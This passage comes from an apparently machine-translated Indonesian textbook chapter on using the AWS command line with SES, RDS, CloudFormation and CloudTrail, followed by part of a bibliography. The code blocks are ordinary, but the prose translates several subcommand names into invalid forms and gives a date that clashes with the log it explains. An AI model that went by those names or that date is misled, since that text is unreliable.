aws ses send-email --from haow1@nku.edu
   --destination file://recipient.json
   --message file://message.json
```

Saat kami mengirim pesan ini dalam teks dan html, jika diterima di browser html, hyperlink akan muncul sebagai hyperlink. Jika pesan diterima di browser berbasis teks, itu hanya akan menampilkan bagian teks dari email ("Ini adalah badan pesan dalam format teks"). Kami harus mengirim email dari alamat email yang diverifikasi, jika tidak, kami akan menerima pesan kesalahan. Misalnya, jika dikirim dari haow11@nku.edu, email tidak diverifikasi oleh SES, maka kita akan mendapatkan pesan kesalahan: “Kesalahan klien (MessageRejected) terjadi saat memanggil operasi SendEmail: Alamat email tidak diverifikasi. Identitas berikut gagal dalam pemeriksaan di wilayah AS-TIMUR-1: haow11@nku.edu.”

Subperintah lain yang dapat kita gunakan adalah send-raw-email, dalam hal ini kita dapat menentukan header kita sendiri. Misalnya, kami mungkin ingin mengirim email dengan lampiran gambar. Kami pertama-tama membuat pesan mentah kami, yang harus mematuhi standar email Internet. Pesan harus berisi header dan body, dipisahkan oleh baris kosong. Semua bidang tajuk wajib harus ada. Konten harus berenkode base64, jika Multipurpose Internet Mail Extensions (MIME) memerlukannya. Kedua, kami menentukan gambar yang ingin kami sertakan. Dalam hal ini, kami akan menggunakan gambar bernama NKU_CMYK_C.gif.base64, gambar yang kami enkode menggunakan perintah Linux base64. Sekarang, kami membuat pesan mentah yang menyertakan lampiran. Di sini, kita melihat seluruh file bernama raw-message.json. Kami kemudian menggunakan subperintah kirim-mentah-email, seperti yang ditunjukkan di bawah file kami di bawah, untuk mengirim pesan. Respons dari AWS adalah nomor ID pesan.

```
{
    "Data": "From: haow1@nku.edu\nTo: haow1@nku.edu\nSubject:
    NKU Logo\nMIME-Version: 1.0\nContent-type: Multipart/Mixed;
    boundary=\"NextPart\"\n\n--NextPart\nContent-Type: text/plain\n\
    nPlease see NKU logo in the attachment.\n\n
    --NextPart\nContent-Type: image/gif;\nContent-Transfer-Encoding:
    base64;\nContent-Disposition: attachment; filename=\"nku.gif\"
    \n\nthe content of NKU_CMYK_C.gif.base64\n\n--NextPart--"
}

    aws ses send-raw-email --raw-message
       file://raw-message.json
```

Satu subperintah catatan terakhir adalah hapus-identitas untuk menghapus alamat email dari daftar identitas terverifikasi. Di sini, kami menghapus haow1@nku.edu.

```
aws ses delete-identity --identity haow1@nku.edu
```

Layanan database relasi

Database relasional adalah komponen penting untuk situs web dinamis apa pun. Amazon menawarkan Relational Database Service (RDS) untuk mendukung database relasional berbasis cloud. Saat menulis buku ini, RDS menyediakan enam mesin database populer untuk dipilih: MySQL, Oracle, Microsoft SQL Server, PostgreSQL, Amazon Aurora, dan MariaDB.

Blok penyusun dasar RDS adalah instans basis data. Instans database adalah lingkungan database yang terisolasi di cloud yang menyimpan database dan berjalan di mesin database yang dipilih. Mesin basis data dapat dikonfigurasi oleh grup parameter. Di sini, kita menelusuri beberapa perintah untuk membuat, mengisi, dan menggunakan database, yang semuanya menggunakan perintah rds. Kita mulai dengan subperintah create-db-instance.

```
aws rds create-db-instance --db-name mydb
   --db-instance-identifier my-db-instance
   --allocated-storage 10 --db-instance-class db.m1.small
   --engine mysql --master-username master
   --master-user-password password
```

Opsi --db-name memberikan nama untuk instance database kita yang dapat kita panggil nanti. Jika parameter ini tidak ditentukan, tidak ada database yang dibuat dalam instance database. Opsi --db- instance-identifier menentukan pengenal instance database. Opsi --allocated- storage menentukan ukuran penyimpanan yang dialokasikan untuk instans database dalam GB. Opsi --db-instance-class menentukan kapasitas komputasi dan memori dari instans database. Opsi --engine menentukan mesin database yang akan digunakan untuk instance database, dalam kasus ini, MySQL. Opsi --master-username dan --master-user-password menentukan nama pengguna dan sandi untuk administrator instance database ini.

Dengan menggunakan perintah subcommand-db-instances, kita dapat memperoleh alamat IP dan port untuk setiap instance database kita. Ini sangat penting jika kita ingin menghubungkan database kita sebagai backend ke server web. Ini diberikan di bawah bidang Endpoint. Berikut ini, kita dapat melihat subperintah dan respons AWS:

```
aws rds describe-db-instances

{
    "DBInstances": [
        {
            …
            "DBName": "mydb",
            "PreferredMaintenanceWindow": "fri:09:36-fri:10:06",
            "Endpoint": {
                "Port": 3306,
                "Address": "my-db-instance.ct5g8utbnyjx.us-east-
                     1.rds.amazonaws.com"
```

```
            },
            …
        }
    ]
}
```

Secara default, tidak ada yang diizinkan untuk mengakses instance database. Kami membentuk grup keamanan basis data untuk memberikan kebijakan akses ke instans basis data. Kami membuat grup keamanan basis data dengan subperintah buat-db-keamanan-grup seperti yang ditunjukkan berikutnya. Kami akan menggunakan nama grup keamanan, mydbsecuritygroup, untuk menambahkan aturan ke grup keamanan nanti.

```
aws rds create-db-security-group --db-security-group-name
   mydbsecuritygroup --db-security-group-description
   "My new security group"
```

Dengan grup keamanan yang tersedia, kami menambahkan aturan akses kami ke dalamnya. Kami memiliki aturan untuk mengotorisasi masuknya (akses masuk) dan kami dapat menambahkan aturan untuk mengotorisasi jalan keluar (data keluar dari database). Di sini, kami mengizinkan akses dari semua alamat IP sumber dengan menggunakan alamat IP CIDR 0.0.0.0/0.

```
aws rds authorize-db-security-group-ingress
   --db-security-group-name mydbsecuritygroup
   --cidrip 0.0.0.0/0
```

Tentu saja kami mungkin ingin hanya mengizinkan server web kami untuk memiliki akses ke database kami sehingga kami akan menggunakan alamat IP tersebut sebagai pengganti 0.0.0.0/0 di atas. Setelah kami menentukan grup keamanan kami, kami menerapkannya ke instance basis data yang kami buat sebelumnya menggunakan subperintah modifikasi-db-instance seperti yang ditunjukkan berikut ini. Tanggapan dari AWS memberi tahu kami bahwa itu menghapus grup keamanan default dan menambahkan grup keamanan baru kami.

```
aws rds modify-db-instance --db-instance-identifier
   my-db-instance --db-security-groups mydbsecuritygroup

{
    "DBInstance": {
        …
        "DBSecurityGroups": [
            {
                "Status": "removing",
                "DBSecurityGroupName": "default"
            },
            {
                "Status": "adding",
                "DBSecurityGroupName": "mydbsecuritygroup"
            }
        ],
        …
    }
}
```

Mari kita lihat bagaimana berinteraksi dengan instance database kita. Ingatlah bahwa kita membuat instance MySQL, jadi kita akan menggunakan perintah MySQL. Pertama, kita perlu terhubung ke instance. Alamat IP diberikan kepada kami saat kami mengirimkan subperintah db-instances. Setelah mengeluarkan perintah, kami diminta untuk memberikan kata sandi, yang akan menjadi kata sandi yang kami tentukan sebelumnya. Setelah disajikan dengan pesan salam, kami menerima permintaan mysql untuk mengirimkan pertanyaan kami.

```
mysql -hmy-db-instance.ct5g8utbnyjx.us-east- 1.rds.amazonaws.com
   -umaster -p

mysql> use mydb
Database changed
```

Kami menghilangkan interaksi lain karena ini bukan buku basis data! Melalui RDS, kita dapat menangkap snapshot untuk pemulihan instans basis data waktu-waktu tertentu. Untuk membuat snapshot, kami menggunakan subperintah create- db-snapshot. Berikut ini, kami membuat satu yang disebut my-db-snapshot. Tanggapan terhadap perintah diberikan di bawah perintah. Nanti kita dapat memeriksa status snapshot menggunakan sub-perintah jelaskan-db-snapshots, yang akan tertunda atau tersedia.

```
aws rds create-db-snapshot --db-snapshot-identifier my-db-snapshot
   --db-instance-identifier my-db-instance

{
    "DBSnapshot": {
        "Engine": "mysql",
        "Status": "creating",
        "AvailabilityZone": "us-east-1d",
        "MasterUsername": "master",
        "Encrypted": false,
        "LicenseModel": "general-public-license",
        "StorageType": "standard",
        "PercentProgress": 0,
        "DBSnapshotIdentifier": "my-db-snapshot",
        "InstanceCreateTime": "2016-06-30T23:25:38.800Z",
        "OptionGroupName": "default:mysql-5-6",
        "AllocatedStorage": 10,
        "EngineVersion": "5.6.27",
        "SnapshotType": "manual",
        "Port": 3306,
        "DBInstanceIdentifier": "my-db-instance"
    }
}
```

Mari kita bayangkan bahwa kita memiliki snapshot dan ingin menggunakannya untuk membuat instance database baru. Kami melakukannya dengan menggunakan subperintah restore-db-instance-from-db-snapshot. Di sini, kita harus menentukan nama instance baru beserta nama snapshotnya. Kami menghilangkan respons dari AWS karena panjang. Ini memberi kami statusnya (tertunda, tersedia), jenis mesin, dan informasi lain yang akan kami peroleh jika kami diminta untuk mendeskripsikan instance asli atau baru.

```
aws rds restore-db-instance-from-db-snapshot
   --db-instance-identifier my-restored-db
   --db-snapshot-identifier my-db-snapshot
```

Subperintah catatan lainnya adalah menghapus snapshot, menghapus instance database, dan menghapus grup keamanan database. Perintah untuk menghapus item yang kita buat sebelumnya ditunjukkan berikut ini. Perhatikan bahwa opsi --skip-final-snapshot yang digunakan dalam sub-perintah kedua berarti bahwa tidak ada snapshot database akhir yang akan dibuat sebelum instance database dihapus. Kami mungkin memilih untuk menghilangkan opsi ini, jika kami merasa bahwa kami memerlukan salinan cadangan dari instans database.

```
aws rds delete-db-snapshot --db-snapshot-identifier
   my-db-snapshot

aws rds delete-db-instance --db-instance-identifier
   my-db-instance --skip-final-snapshot

aws rds delete-db-security-group --db-security-group-name
   mydbsecuritygroup
```

6.10 PENERAPAN DAN PENETAPAN

Kami telah memeriksa banyak layanan AWS, menggunakan CLI untuk membuat dan mengelola sumber daya AWS secara manual. Tetapi perintah CLI bisa jadi tidak praktis, terutama jika Anda mengelola banyak sekali sumber daya. Dengan layanan CloudFormation, Anda dapat mengotomatiskan proses ini. CloudFormation memberi Anda alat untuk secara otomatis menyediakan sumber daya AWS untuk proyek.

Logging sangat penting untuk sistem TI apa pun. Layanan Amazon CloudTrail dapat merekam panggilan API AWS dan kejadian terkait yang dibuat oleh atau atas nama akun AWS, mengirimkan file log ke bucket S3 yang ditentukan. Entri log yang diambil mencakup identitas pemanggil API, waktu panggilan API, alamat IP sumber pemanggil API, parameter permintaan, dan elemen respons yang dikembalikan oleh layanan AWS. Dengan CloudTrail, Anda dapat melacak aktivitas akun dan perubahan pada sumber daya AWS, melakukan analisis keamanan, dan memastikan kepatuhan. Di bagian ini, kita melihat CloudFormation dan CloudTrail.

Cloudformasi

Berinteraksi dengan CloudFormation terdiri dari dua bagian: templat dan tumpukan. Templat adalah file JSON yang menentukan sumber daya AWS yang diperlukan untuk proyek. Misalnya, template mungkin menentukan instans EC2 untuk mengakses data dari bucket S3 guna memberi kami server web untuk konten bucket. Mengirimkan template ke CloudFormation menyebabkan CloudFormation membuat instance yang sedang berjalan dari konten template, yang disebut tumpukan. Tumpukan terdiri dari semua sumber daya yang ditentukan dalam template. Anda kemudian dapat membuat perubahan pada tumpukan yang diterapkan sesuai kebutuhan. Jika Anda tidak lagi membutuhkan sumber

daya, Anda menghapus tumpukan yang menyebabkan sumber daya dibatalkan alokasinya secara otomatis. Mari kita periksa template dasar dalam kode JSON.

```
{
    "AWSTemplateFormatVersion" : "...",
    "Description" : "...",
    "Metadata" : {
        ...
    },
    "Parameters" : {
        ...
    },
    "Mappings" : {
        ...
    },
    "Conditions" : {
        ...
    },
    "Resources" : {
        ...
    },
    "Outputs" : {
        ...
    }
}
```

Seperti yang ditunjukkan di atas, templat menentukan banyak informasi penting. Pertama adalah versi template. Saat ini, satu-satunya nilai yang valid adalah "2010-09-09." Bagian Deskripsi menyediakan lokasi untuk komentar untuk menjelaskan template. Metadata memungkinkan Anda menyertakan objek JSON untuk memberikan informasi tambahan tentang template. Bagian Parameter menentukan nilai yang ingin Anda teruskan ke template CloudFormation saat runtime. Bagian Pemetaan menentukan pemetaan kunci ke nilai terkait yang dapat digunakan untuk menentukan nilai parameter bersyarat. Bagian Ketentuan menentukan ketentuan yang mengontrol apakah sumber daya dibuat atau apakah properti sumber daya diberi nilai. Bagian Sumber Daya menentukan sumber daya dan propertinya yang ingin Anda buat di tumpukan. Bagian Keluaran menentukan nilai yang akan ditampilkan untuk menampilkan tampilan properti tumpukan Anda. Hanya nomor versi dan bagian sumber daya yang diperlukan.

Mari kita fokus pada beberapa bagian yang lebih relevan. Kondisi yang ditentukan di bagian Kondisi dievaluasi pada parameter input yang ditentukan di bagian Parameter. Kondisi ini diuji setiap kali Anda membuat atau memperbarui tumpukan. Kondisi ini dapat dirujuk di bagian Sumber Daya atau Keluaran dari template.

Sumber daya ditentukan secara terpisah, masing-masing dipisahkan dengan koma. Spesifikasi sumber daya terdiri dari tiga bagian utama: ID logis, tipe sumber daya, dan properti sumber daya. ID logis adalah string alfanumerik unik untuk digunakan sebagai nama sumber daya dan direferensikan dari bagian lain template seperti kondisi. Jenis sumber daya mengidentifikasi jenis sumber daya seperti Instans EC2 (yang akan dilambangkan sebagai AWS::EC2::Instance). Properti sumber daya menentukan properti sumber daya seperti ImageID untuk digunakan dalam instans EC2.

Mari kita periksa beberapa template. Berikut ini adalah file JSON, yang kita sebut cloudformation.json. Di dalamnya, kami mendefinisikan satu sumber daya, bucket S3, bernama S3Bucket. Jenis sumber daya secara khusus adalah AWS::S3::Bucket. Ini memiliki satu properti, AccessControl, yang ditentukan sebelumnya di CloudFormation, dan diberi nilai PublicRead yang memungkinkan semua pengguna membaca konten bucket. Bagian Keluaran menentukan keluaran bernama S3URL yang akan mengembalikan nilai yang diberikan oleh fungsi intrinsik bernama Fn::GetAtt yang menyediakan dua atribut menggunakan notasi ["logicalNameOfResource","attributeName"] yang akan memberi kita URL S3 keranjang.

```
{
    "AWSTemplateFormatVersion" : "2010-09-09",
    "Description" : "My CloudFormation Template",
    "Resources" : {
       "S3Bucket" : {
          "Type" : "AWS::S3::Bucket",
          "Properties" : {
             "AccessControl" : "PublicRead"
          }
       }
  },
    "Outputs" : {
       "S3URL" : {
          "Value" : { "Fn::GetAtt" : [ "S3Bucket", "WebsiteURL" ] },
          "Description" : "URL for S3 bucket"
       }
    }
}
```

Kami dapat memvalidasi templat kami menggunakan subperintah validasi-templat dari cloudformation. Berikut ini, kita melihat perintah dan respon. Perhatikan bahwa responsnya minimal karena kami tidak menyertakan konten seperti bagian Parameter atau bagian Kondisi.

```
aws cloudformation validate-template --template-body file://
   cloudformation.json


{
    "Description": "My CloudFormation Template",
    "Parameters": []
}
```

Kami sekarang menggunakan templat kami untuk membuat tumpukan. Kami menggunakan subperintah buat-tumpukan. Kami menamai tumpukan s3-stack kami dan memberikan perintah file JSON kami. Responsnya memberi kami ARN dari template CloudFormation.

```
aws cloudformation create-stack --stack-name s3-stack
   --template-body file://cloudformation.json

{
  "StackId": "arn:aws:cloudformation:us-east-1:165786971191:stack/
  s3-stack/f65e07e0-36ef-11e6-90c8-500c21998436"
}
```

Subperintah catatan lainnya adalah deskripsikan-tumpukan. Jika kami menerbitkannya dengan tumpukan tunggal, kami menerima keluaran yang ditunjukkan berikut ini. Perhatikan bagaimana kami menerima lebih banyak informasi daripada yang kami terima saat kami hanya memvalidasi template kami. Perhatikan bahwa status tumpukan adalah CREATE_IN_ PROGRESS. Menjalankan perintah beberapa menit kemudian memberi kita output yang sama kecuali statusnya telah berubah menjadi CREATE_COMPLETE. Selain itu, bagian baru bernama Keluaran muncul. Bagian baru ini, ditampilkan sebagai berikut, berisi Deskripsi, OutputKey, dan OutputValue seperti yang kita tentukan di template kita.

```
aws cloudformation describe-stacks
{
      "Stacks": [
          {
              "StackId": "arn:aws:cloudformation:us-east-
                  1:165786971191:stack/s3-stack/f65e07e0-36ef-11e6-
                  90c8-500c21998436",
              "Description": "My CloudFormation Template",
              "Tags": [],
              "CreationTime": "2016-06-20T14:04:53.990Z",
              "StackName": "s3-stack",
              "NotificationARNs": [],
              "StackStatus": "CREATE_IN_PROGRESS",
              "DisableRollback": false
          }
      ]
}
{
      "Stacks": [
          {
              ...
              "StackStatus": "CREATE_COMPLETE",
                  ...
          }
      "Outputs": [
           {
                "Description": "URL for S3 bucket",
                "OutputKey": "S3URL",
            "OutputValue": "http://s3-stack-s3bucket-
                    p068wqrrqdua.s3-website-us-east-
                    1.amazonaws.com"
            }
      ],
          ...
  ]
  }
```

Kami juga dapat membuat daftar tumpukan kami dengan subperintah daftar-tumpukan, yang memberikan lebih sedikit detail daripada tumpukan-deskripsikan. Menggunakan nama stack (s3-stack), kita juga dapat menggunakan subcommand list-stack-resources. Kita menghilangkan keluaran list-stacks karena hanya memberi kita StackId, StackName, CreationTime, StackStatus, dan TemplateDescription, tetapi menampilkan keluaran list-stack-resources.

```
aws cloudformation list-stacks
aws cloudformation list-stack-resources --stack-name s3-stack

{
      "StackResourceSummaries": [
          {
          "ResourceType": "AWS::S3::Bucket",
          "PhysicalResourceId": "s3-stack-s3bucket-p068wqrrqdua",
          "LastUpdatedTimestamp": "2016-06-20T14:05:19.451Z",
          "ResourceStatus": "CREATE_COMPLETE",
          "LogicalResourceId": "S3Bucket"
          }
      ]
}
```

Output untuk subperintah list-stack-resources memberi kita properti PhysicalResourceId, yang merupakan campuran dari nama tumpukan, nama sumber daya, dan string acak. Kami juga dapat memverifikasi bahwa ini adalah nama bucket yang baru dibuat dengan menjalankan perintah aws s3 ls. Akhirnya, ketika kita selesai dengan tumpukan kita, kita dapat menghapusnya sebagai berikut:

```
aws cloudformation delete-stack --stack-name s3-stack
```

Contoh yang disebutkan di atas menyediakan sumber daya minimal tanpa menggunakan beberapa properti templat yang lebih menarik. Mari kita lihat contoh yang lebih rumit untuk menerapkan instans EC2 yang akan menjalankan server web Apache. Konten JSON berikut disimpan dalam file ec2- cloudformation.json:

```
{
 "Resources" : {
      "EC2Instance" : {
          "Type" : "AWS::EC2::Instance",
              "Metadata" : {
                  "AWS::CloudFormation::Init" : {
                      "config" : {
                          "packages" : {
                             "apt" : {
                             "apache2" : []
                             }


                          },
                    "files" : {
                          "/var/www/index.html" : {
                          "content" : "This is a
                              CloudFormation example!",
                          "mode"    :  "000644",
                          "owner"   :  "root",
                          "group"   :  "root"
                          }
                          },
                          "services" : {
                              "sysvinit" : {
                              "apache2" : {
                              "enabled" : "true",
                                "ensureRunning": "true"
                              }
                          }
                    }
                          }
              }
          },
```

```
            "Properties" : {
              "InstanceType" : "t1.micro",
              "AvailabilityZone": "us-east-1a",
              "SecurityGroups" : ["haow1"],
              "KeyName" : "haow1-key",
              "ImageId" : "ami-d9a98cb0",
              "UserData" : { "Fn::Base64" : { "Fn::Join" :
              ["",[
              "#!/bin/bash\n",
                "apt-get update\n",
                "apt-get -y install python-setuptools\n",
                  "easy_install https://...",
              "cfn-init -s ", { "Ref" : "AWS::StackName" },
              " -r EC2Instance ",
              " --region ", { "Ref" : "AWS::Region" }, "\n",
              "cfn-signal -e $? --stack ", { "Ref" :
                "AWS::StackName" }, " --resource EC2Instance\n"
             ]]}}
            },
              "CreationPolicy": {
                "ResourceSignal": {
                  "Count": "1"
                }
              }
        }
    },
    "Outputs" : {
        "PublicIP" : {
            "Description" : "Public IP address of the created
                EC2 instance",
            "Value" : { "Fn::GetAtt" : [ "EC2Instance",
                "PublicIp" ] }
            }
        }
}
```

CloudFormation menyediakan beberapa skrip pembantu Python yang dapat dipanggil langsung dari template. Di sini, kami meminta cfn-init dan cfn-signal, yang dapat menginstal aplikasi perangkat lunak, membuat file, dan memulai/menghentikan layanan pada instans EC2, dan dapat membaca metadata sumber daya dari AWS::CloudFormation::Init type, masing-masing. Jenis AWS::CloudFormation::Init ditentukan dalam atribut Metadata di bagian Sumber Daya. Metadata diatur ke dalam file konfigurasi yang berisi bagian Paket, bagian File, dan bagian Layanan. Bagian Paket menentukan perintah untuk dijalankan di server setelah pembuatannya yang akan mengunduh dan menginstal aplikasi perangkat lunak. Kami menggunakan perintah apt-get Linux untuk mengunduh dan menginstal server web Apache. Bagian File digunakan untuk membuat file awal pada instans EC2. Dalam hal ini, kami membuat file index.html untuk situs web kami yang isinya adalah "Ini adalah contoh CloudFormation!" dan disimpan di bawah direktori /var/www. Nama pengguna dan grup yang memiliki file adalah root dan izin file adalah 000644 di mana tiga digit pertama (000) digunakan untuk tautan simbolik, jika ada. Bagian Layanan menentukan layanan mana yang harus dimulai atau dihentikan setelah inisialisasi sistem. Kami menentukan satu layanan, sysvinit. Dengan sureRunning dan diaktifkan disetel ke true, sysvinit akan dimulai secara otomatis setelah boot (diaktifkan) setelah skrip cfn-init selesai berjalan (ensureRunning). Kumpulan langkah-langkah di bawah bagian Metadata menginstal server web Apache dan menjalankannya setelah menyelesaikan inisialisasi sistem.

Skrip cfn-signal dapat diatur untuk memberi sinyal CloudFormation ketika aplikasi perangkat lunak telah menyelesaikan penginstalan pada instans EC2 melalui atribut CreationPolicy. Atribut CreationPolicy mencegah status tumpukan mencapai CREATE_COMPLETE hingga menerima sejumlah sinyal sukses tertentu, atau periode waktu habis terlampaui. Dalam contoh file JSON kami, kami menggunakan atribut ResourceSignal untuk menentukan bahwa kami harus memiliki satu sinyal sukses.

Properti UserData mencantumkan dua fungsi intrinsik: Fn::Base64 dan Fn::Join. Fn::Base64 menunjukkan bahwa data yang disandikan Base64 akan digunakan sementara Fn::Join menambahkan sekumpulan nilai ke dalam satu nilai, dipisahkan oleh pembatas yang ditentukan. Dalam hal ini, Fn::Join mengambil array nilai yang dipisahkan oleh koma dan menggabungkannya menjadi satu string. String yang digabungkan diteruskan ke Fn::Base64 untuk dikodekan. String khususnya adalah "#!/bin/bash\n", "apt-get update\n", "apt- get -y install python-setuptools\n", "easy_install https://...". Ini menentukan bahwa UserData harus dieksekusi menggunakan penerjemah Bash, paket dan dependensi harus diperbarui secara otomatis, python-setuptools harus diinstal (tanda –y menunjukkan bahwa instalasi harus dilanjutkan tanpa meminta verifikasi dari pengguna), dan bahwa easy_install (bagian dari paket python-setuptools) juga harus diinstal. Perhatikan bahwa kami menghilangkan URL lengkap untuk menghemat ruang.

String "cfn-init –s" adalah bagian pertama dari eksekusi skrip cfn-init. Ini menyebabkan instans EC2 kami membaca metadata template dari AWS::CloudFormation::Init untuk menginstal server web Apache, membuat halaman indeks, dan memulai server web Apache. Opsi -s menentukan nama tumpukan yang akan dieksekusi oleh cfn-init. Ref adalah fungsi intrinsik lainnya untuk mengembalikan nama stack. String "–r EC2Instance" adalah bagian kedua dari skrip cfn-init, yang meneruskan EC2Instance sebagai sumber daya yang berisi metadata yang akan digunakan cfn-init untuk eksekusinya. String "–-region" menentukan bahwa wilayah sumber daya harus disediakan. String "cfn-signal -e $? --stack" memberi tahu CloudFormation untuk menunjukkan apakah instans EC2 berhasil dibuat atau tidak. Opsi -e digunakan untuk mendapatkan kode kesalahan dari proses pembuatan instance. Notasi $? adalah representasi bash dari nilai pengembalian untuk perintah yang dieksekusi sebelumnya, yang dalam hal ini adalah kode kesalahan apakah skrip cfn-init berhasil atau tidak. Opsi --stack menentukan nama tumpukan yang akan dieksekusi oleh cfn-signal. Opsi --resource menentukan bahwa instans EC2 adalah sumber daya, yang akan berisi kebijakan pembuatan yang akan diberi sinyal oleh cfn-signal.

Dengan penjelasan contoh yang agak rumit ini, kita dapat menguji file JSON menggunakan perintah cetakan validasi. Jika itu diuji, maka kami mengeluarkan perintah buat-tumpukan kami. Kami menguji status tumpukan kami hingga menunjukkan CREATE_COMPLETE. Sekarang kami dapat menggunakan tumpukan deskripsi dan mendapatkan alamat IP publik untuk instans EC2 kami dengan server web kami. Memasukkan alamat IP ini ke browser web akan memberi kita halaman index.html di mana kita akan melihat teks "Ini adalah contoh CloudFormation!"

Cloudtrail

Mari kita lihat cara menggunakan CloudTrail dengan perintah CLI. Pertama, kita perlu membuat jejak. Jejak adalah konfigurasi yang memungkinkan pencatatan aktivitas API AWS dan kejadian terkait di dalam akun Anda. Untuk membuat jejak, kami menggunakan subperintah buat-berlangganan dari cloudtrail. Kita harus menamai bucket S3, yang akan kita sebut my-bucket-cloudtrail. Perintah tersebut memulai proses logging, menempatkan entri log ke dalam bucket my-bucket-cloudtrail.

```
aws cloudtrail create-subscription --name my-cloudtrail1
   --s3-new-bucket my-bucket-cloudtrail
```

Setelah beberapa menit, file log dihasilkan. Format nama file log CloudTrail adalah AccountID_CloudTrail_RegionName_YYYYMMDDTHHmmZ_UniqueString.FileNameFormat, dengan YYYY, MM, DD, HH, dan mm adalah digit tahun, bulan, hari, jam, dan menit saat file log dikirimkan. Z menunjukkan bahwa waktunya dalam UTC. UniqueString adalah string 16 karakter. FileName selalu diakhiri dengan json.gz karena file log ditulis menggunakan format teks JSON dan dikompres menggunakan gzip. Contoh nama file log yang menunjukkan wilayah US East 1 ditampilkan sebagai berikut:

```
165786971191_CloudTrail_us-east- 20160704T1940Z_Kam8CmFTJvcKUdmT.json.gz
```

Untuk mengambil file log, kami menggunakan subperintah cp dari s3 (ingat bahwa ini disimpan dalam bucket S3). Kita harus menentukan lokasi bucket, termasuk nama file dan nama lengkapnya, seperti yang dijelaskan sebelumnya. Di sini, kita melihat perintah untuk mendapatkan log yang dibuat untuk my-bucket-cloudtrail.

```
aws s3 cp
   s3://my-bucket-cloudtrail/AWSLogs/165786971191/
   CloudTrail/us-east-1/2016/07/04/
   165786971191_CloudTrail_us-east-1_20160704T1940Z_Kam8CmFTJvcKUdmT.
   json.gz .
```

Perhatikan periode terakhir dalam perintah yang mewakili di sini yang berarti direktori saat ini. Ini menempatkan file di direktori Anda saat ini. Sebelum melihatnya, itu harus di-uncompress menggunakan gun-zip. Karena file log ditulis dalam format JSON, kami mungkin menggunakan alat untuk mendekode file log. Kita dapat menggunakan opsi json.tool Python untuk mendekodekannya seperti yang ditunjukkan di bawah ini diikuti dengan sebagian kutipan dari file log:

```
python -mjson.tool 165786971191_CloudTrail_us-east-1_20160704T1940Z_
Kam8CmPTJvcKUdmT.json

{
      "Records": [
          …
          {
              "awsRegion": "us-east-1",

              "eventID": "389cc294-d34b-4a0c-8c97-540a2fbac766",
              "eventName": "CreateBucket",
              "eventSource": "s3.amazonaws.com",
              "eventTime": "2016-07-04T19:35:37Z",
              "eventType": "AwsApiCall",
              "eventVersion": "1.03",
              "recipientAccountId": "165786971191",
              "requestID": "59FEAEA3155A8238",
              "requestParameters": {
                  "bucketName": "my-bucket-cloudtrail"
              },
              "responseElements": null,
              "sourceIPAddress": "192.122.237.11",
              "userAgent": "[aws-cli/1.9.20 Python/2.6.6 Linux/2.6.32-
                  131.21.1.el6.x86_64 botocore/1.3.20]",
              "userIdentity": {
                  "accessKeyId": "AKIAIQ2GAGS3DFIIYTMA",
                  "accountId": "165786971191",
                  "arn": "arn:aws:iam::165786971191:root",
                  "principalId": "165786971191",
                  "type": "Root"
              }
          },
          …
      ]
}
```

Dari file log tersebut, kita dapat menjawab beberapa pertanyaan sebagai berikut:

1. Siapa yang melakukan panggilan API? Pengguna dengan ID akun 165786971191.
2. Kapan panggilan API dilakukan? 07-07-2016T19:35:37Z.
3. Apa itu panggilan API? Panggilan CreateBucket API.
4. Sumber daya apa yang ditindaklanjuti dalam panggilan API? Bucket S3 bernama my-bucket-cloudtrail.
5. Di mana panggilan API dilakukan dan dilakukan? Dari perintah AWS CLI yang berjalan di Linux dengan alamat IP 192.122.237.11, dibuat untuk wilayah Amazon us-east-1.

Layanan CloudTrail biasanya ditautkan dengan layanan AWS lainnya, seperti layanan SNS. Misalnya, kita dapat menggunakan perintah berikut untuk menyiapkan pemberitahuan email saat file log CloudTrail baru dikirimkan ke bucket S3. Untuk menerima notifikasi email, kami menggunakan perintah SNS CLI untuk berlangganan topik my-topic-cloudtrail. Saat file log ditulis ke bucket my-bucket-cloudtrail, kami akan menerima notifikasi email.

```
aws cloudtrail create-subscription --name my-cloudtrail2
   --s3-use-bucket my-bucket-cloudtrail --sns-new-topic
   my-topic-cloudtrail
```

Kita dapat menghentikan logging menggunakan subperintah stop-logging. Kami juga dapat menghapus jejak menggunakan subperintah hapus-jejak. Kami melihat kedua perintah di bawah untuk cloudtrail yang telah kami atur sebelumnya.

```
aws cloudtrail stop-logging --name my-cloudtrail1
aws cloudtrail delete-trail --name my-cloudtrail1
```

DAFTAR PUSTAKA

Abhari, A., Dandamudi, S., and Majumdar, S. Web object-based storage management in proxy caches, Future Generation Computer Systems, 22(1–2), 16–31, 2006.

Abrams, M., LaPadula, L., Eggers, K., and Olson, I. A generalized framework for access control: An informal description, Proceedings of the 13th National Computer Security Conference, pp. 135–143, 1990.

Adelstein, T. and Lubanovic, B. Linux System Administration. Newton, MA: O'Reilly Media, 2007.

Ali, S. DNS Using BIND and DHCP, Practical Linux Infrastructure, pp. 197–224. New York, NY: Apress, 2015. Appu, A. Administering and Configuring the Apache Server. New York, NY: Premier Press, 2002.

Armbrust, M., Fox, A., Griffith, R., Joseph, A., Katz, R., Konwinski, A., Lee, G., Patterson, D., Rabkin, A., Stoica, I., Zaharia, M. Above the clouds: A Berkeley view of cloud computing. Technical Report No. UCB/EECS-2009-28, 2009.

Armbrust, M., Fox, A., Griffith, R., Joseph, A., Katz, R., Konwinski, A., Lee, G. et al. A view of cloud computing, Communications of the ACM, 53(4), 50–58, 2010.

Aulds, C. Linux Apache Web Server Administration. Hoboken, NJ: SYBEX, 2000. Bach, M. The Design of the Unix Operating System. Hoboken, NJ: Prentice Hall, 1996.

Bari, M., Boutaba, R., Esteves, R., Granville, L., Podlesny, M., Rabbani, M., Zhang, Q., and Zhani, M. Data center network virtualization: A survey, IEEE Communications Surveys & Tutorials, 15(2), pp. 909–928, 2013.

Barry, D. Web Services, Service-Oriented Architectures and Cloud Computing: The Savvy Manager's Guide. Amsterdam, the Netherlands: Elsevier, 2012.

Beasley, J. and Nilkaew, P. Networking Essentials: A Comp TIA Network+ N10-006 Textbook. Indianapolis, IN: Cisco Press, 2016.

Benvenuti, C. Understanding Linux Network Internals. Sebastopol, CA: O'Reilly Media, 2006.

Bermudez, I., Traverso, S., Munafo, M., and Mellia, M. A distributed architecture for the monitoring of clouds and CDNs: Applications to Amazon AWS, IEEE Transactions on Network and Service Management, 11(4), 516–529, 2014.

Berners-Lee, T., Hall, W., Hendler, J., and Weitzner, D. Creating a science of the web, Science, 313(5788), 769–771, 2006.

Bizer, C., Heath, T., and Berners-Lee, T. Linked Data—The story so far, in Semantic Services, Interoperability and Web Applications: Emerging Concepts, pp. 205–227, 2009.

